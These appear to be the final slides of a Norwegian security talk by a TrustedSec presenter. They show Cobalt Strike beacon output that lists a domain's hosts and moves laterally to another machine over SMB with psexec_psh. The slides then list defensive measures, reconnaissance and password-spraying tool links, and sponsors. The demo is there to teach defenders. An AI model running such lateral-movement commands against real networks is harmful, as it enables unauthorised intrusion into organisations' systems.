
```
[+] received output:
List of hosts:

Server Name      IP Address      Platform  Version  Type    Comment
-----
COPPER           172.16.20.81    500      10.0     -----
DC               172.16.20.3     500      6.1      PDC     Domain Controller
GRANITE          172.16.20.80    500      6.1

beacon> psexec_psh COPPER local - beacon smb
[*] Tasked beacon to run windows/beacon_smb/bind_pipe (\\COPPER\pipe\status_9977) on COPPER via Service Control Manager (PSH)
[+] host called home, sent: 5765 bytes
[+] received output:
Started service 2b66a4c on COPPER
[+] host called home, sent: 190063 bytes
[+] established link to child beacon: 172.16.20.81

[GRANITE] whatta.hogg */5944 last: 11s
beacon>
```

Phishing - Eksempel



Tiltak

Sjekk din egen bedrift for åpne ting på nettet

Tren brukere på phishing

Utfør herding av systemene

Gjennomfør pentest / red team

Bygg deteksjoner



TAKK FOR MEG!

@oddvarmoe

Oddvar.moe@trustedsec.com



LINKER

<https://github.com/OJ/gobuster/releases>

<https://github.com/Flangvik/TeamFiltration>

<https://github.com/darkoperator/dnsrecon>

<https://github.com/FortyNorthSecurity/EyeWitness>

<https://github.com/michenriksen/aquatone>

<https://dnsdumpster.com>

<https://shodan.io>

<https://osintframework.com>

<https://www.exploit-db.com/google-hacking-database>

<https://github.com/0xZDH/o365spray>

<https://github.com/nyxgeek/lynxsmash>

<https://github.com/proxycannon/proxycannon-ng>

Takk til våre sponsorer



glasspaper

POINT : TAKEN

EPDS

aztek

Evidi



spirhed



amesto
Fortytwo



ITstying

INNOFACTOR

MVP-Dagen



Tusen takk!

MVP-Dagen